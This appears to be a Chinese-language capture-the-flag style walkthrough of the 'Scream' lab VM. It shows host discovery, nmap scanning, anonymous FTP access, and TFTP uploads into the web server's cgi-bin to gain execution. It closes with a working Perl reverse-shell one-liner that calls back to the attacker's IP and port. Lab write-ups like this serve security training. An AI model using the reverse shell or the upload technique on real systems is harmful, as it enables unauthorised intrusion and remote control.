
一、信息收集

1. 主机发现，如下，靶机ip为172.16.29.133


```
sudo arp-scan -l
```



```
└─$ sudo arp-scan -l
[sudo] kali 的密码：
Interface: eth0, type: EN10MB, MAC: 00:0c:29:2e:8e:e8, IPv4: 172.16.29.130
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-sca
n)
172.16.29.1     16:7d:da:b1:3c:66       (Unknown: locally administered)
172.16.29.2     00:50:56:fa:80:84       (Unknown)
172.16.29.133   00:0c:29:6e:3c:d9       (Unknown)
172.16.29.254   00:50:56:eb:b6:68       (Unknown)
f
4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.837 seconds (139.36 hosts/sec
). 4 responded
```

2. 端口扫描，靶机有防火墙，需要使用-Pn参数才能扫描到开放端口

```
nmap -Pn -p- -sV -sC 172.16.29.133
```




```
└─$ nmap -Pn -p- -sV -sC 172.16.29.133
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-14 22:06 EDT
Nmap scan report for 172.16.29.133
Host is up (0.0011s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     WAR-FTPD 1.65 (Name Scream XP (SP2) FTP Service)
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x 1 ftp ftp              0 Oct 15 09:51 bin
| drwxr-xr-x 1 ftp ftp              0 Oct 15 09:51 log
|_drwxr-xr-x 1 ftp ftp              0 Oct 15 09:51 root
|_ftp-bounce: bounce working!
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
22/tcp open  ssh     WeOnlyDo sshd 2.1.3 (protocol 2.0)
| ssh-hostkey:
|   1024 2c:23:77:67:d3:e0:ae:2a:a8:01:a4:9e:54:97:db:2c (DSA)
|_  1024 fa:11:a5:3d:63:95:4a:ae:3e:16:49:2f:bb:4b:f1:de (RSA)
23/tcp open  telnet
| fingerprint-strings:
|   GenericLines, NCP, RPCCheck, tn3270:
|     Scream Telnet Service
|     login:
|   GetRequest:
|     HTTP/1.0
|     Scream Telnet Service
|     login:
|   Help:
|     HELP
|     Scream Telnet Service
|     login:
|   SIPOptions:
|     OPTIONS sip:nm SIP/2.0
|     Via: SIP/2.0/TCP nm;branch=foo
|     From: <sip:nm@nm>;tag=root
|     <sip:nm2@nm2>
|     Call-ID: 50000
|     CSeq: 42 OPTIONS
|     Max-Forwards: 70
|     Content-Length: 0
|     Contact: <sip:nm@nm>
|     Accept: application/sdp
|     Scream Telnet Service
|_    login:
```

3. 如上，开放了21端口ftp、22端口ssh、23端口telnet，存在未授权访问


二、getshell

1. ftp匿名登陆，发现存在三个目录，目录中有不少文件




```
└─$ ftp 172.16.29.133
Connected to 172.16.29.133.
220- Scream XP (SP2) FTP Service WAR-FTPD 1.65 Ready
220 Please enter your user name.
Name (172.16.29.133:kali): Anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||1047|)
150 Connection accepted
drwxr-xr-x 1 ftp ftp              0 Oct 15 09:51 bin
drwxr-xr-x 1 ftp ftp              0 Oct 15 09:51 log
drwxr-xr-x 1 ftp ftp              0 Oct 15 09:51 root
226 Transfer OK
ftp> cd bin
250 CWD successful. "/bin" is current directory.
ftp> dir
229 Entering Extended Passive Mode (|||1048|)
150 Connection accepted
---------- 1 ftp ftp          12735 Jan 05  2006 CGITEST.ZIP
---------- 1 ftp ftp             69 Mar 31  2009 FILE_ID.DIZ
---------- 1 ftp ftp           2175 Mar 31  2009 LICENCE.TXT
---------- 1 ftp ftp             60 Jan 05  2006 README.TXT
---------- 1 ftp ftp         146091 Mar 31  2009 SRC.ZIP
---x--x--x 1 ftp ftp          68856 Mar 31  2009 TINY.EXE
---------- 1 ftp ftp            519 Nov 01  2012 tinyweb_start.lnk
226 Transfer OK
ftp> cd ../log
250 CWD successful. "/log" is current directory.
ftp> dir
229 Entering Extended Passive Mode (|||1049|)
150 Connection accepted
---------- 1 ftp ftp            674 Nov 01  2012 OpenTFTPServerMT.log
226 Transfer OK
ftp> cd ../root
250 CWD successful. "/root" is current directory.
ftp> dir
229 Entering Extended Passive Mode (|||1050|)
150 Connection accepted
drwxr-xr-x 1 ftp ftp              0 Feb 08  2013 cgi-bin
---------- 1 ftp ftp          14539 Oct 31  2012 index.html
226 Transfer OK
```

2. 经过一番尝试后发现靶机还有个web服务，ftp可以put写入文件到web服务的root根目录下




```
220 Please enter your user name.
Name (172.16.29.133:kali): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd root
250 CWD successful. "/root" is current directory.
ftp> dir
229 Entering Extended Passive Mode (|||1075|)
150 Connection accepted
drwxr-xr-x 1 ftp ftp              0 Feb 08  2013 cgi-bin
────────── 1 ftp ftp          14539 Oct 31  2012 index.html
226 Transfer OK
ftp> put 1.txt cgi-bin
local: 1.txt remote: cgi-bin
229 Entering Extended Passive Mode (|||1076|)
550 Permission denied
ftp> put 1.txt cgi-bin/1.txt
local: 1.txt remote: cgi-bin/1.txt
229 Entering Extended Passive Mode (|||1077|)
550 Permission denied
ftp> cd cgi-bin
250 CWD successful. "/root/cgi-bin" is current directory.
ftp> dir
229 Entering Extended Passive Mode (|||1078|)
150 Connection accepted
226 Transfer OK
ftp> put 1.txt cgi-bin/1.txt
local: 1.txt remote: cgi-bin/1.txt
229 Entering Extended Passive Mode (|||1079|)
550 Filename invalid
ftp> quit
221 Goodbye

┌──(kali㉿kali)-[~/workspace/scream]
└─$ tftp 172.16.29.133
tftp> dir
?Invalid command
tftp> status
Connected to 172.16.29.133.
Mode: netascii Verbose: off Tracing: off Literal: off
Rexmt-interval: 5 seconds, Max-timeout: 25 seconds
tftp> put 1.txt
tftp> 
```

```
[+] Url:                     http://172.16.29.133
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================

Error: the server returns a status code that matches the provided options for
9.133/e1078574-f328-4bf5-8940-e07c32dc6aef ⇒ 302 (Length: 88). To continue p
e length

┌──(kali㉿kali)-[~/workspace/scream]
└─$ ftp 172.16.29.133
Connected to 172.16.29.133.
220- Scream XP (SP2) FTP Service WAR-FTPD 1.65 Ready
220 Please enter your user name.
Name (172.16.29.133:kali): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||1081|)
150 Connection accepted
drwxr-xr-x 1 ftp ftp              0 Oct 15 09:51 bin
drwxr-xr-x 1 ftp ftp              0 Oct 15 10:32 log
drwxr-xr-x 1 ftp ftp              0 Oct 15 09:51 root
226 Transfer OK
ftp> cd root
250 CWD successful. "/root" is current directory.
ftp> dir
229 Entering Extended Passive Mode (|||1082|)
150 Connection accepted
────────── 1 ftp ftp              7 Oct 15 11:02 1.txt
drwxr-xr-x 1 ftp ftp              0 Feb 08  2013 cgi-bin
────────── 1 ftp ftp          14539 Oct 31  2012 index.html
226 Transfer OK
ftp> 
```




test

3. 尝试写入一个文件到root/cgi-bin目录下，访问web发现会调用exe程序解析执行



```
└─$ tftp 172.16.29.133
tftp> dir
?Invalid command
tftp> status
Connected to 172.16.29.133.
Mode: netascii Verbose: off Tracing: off Literal: off
Rexmt-interval: 5 seconds, Max-timeout: 25 seconds
tftp> put 1.txt
tftp> put 1.txt cgi-bin/1.txt
tftp> 
```


```
226 Transfer OK
ftp> cd cgi-bin
250 CWD successful. "/root/cgi-bin" is current directory.
ftp> dir
229 Entering Extended Passive Mode (|||1089|)
150 Connection accepted
────────── 1 ftp ftp              7 Oct 15 11:09 1.txt
226 Transfer OK
ftp> 
```



Internal Server Error: NOTEPAD.EXE is a GUI application

4. 可以上传一个windows的反弹shell的pl脚本，浏览器中访问该脚本

```
use IO::Socket;
$c=new IO::Socket::INET(PeerAddr,"172.16.29.130:4444");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;
```



```
└─$ tftp 172.16.29.133
tftp> dir
?Invalid command
tftp> status
Connected to 172.16.29.133.
Mode: netascii Verbose: off Tracing: off Literal: off
Rexmt-interval: 5 seconds, Max-timeout: 25 seconds
tftp> put 1.txt
tftp> put 1.txt cgi-bin/1.txt
tftp> put shell.ps1 cgi-bin/shell.ps1
tftp> put 1.pl cgi-bin/1.pl
tftp> put 1.pl cgi-bin/2.pl
tftp> put shell.pl cgi-bin/shell.pl
tftp> 
```

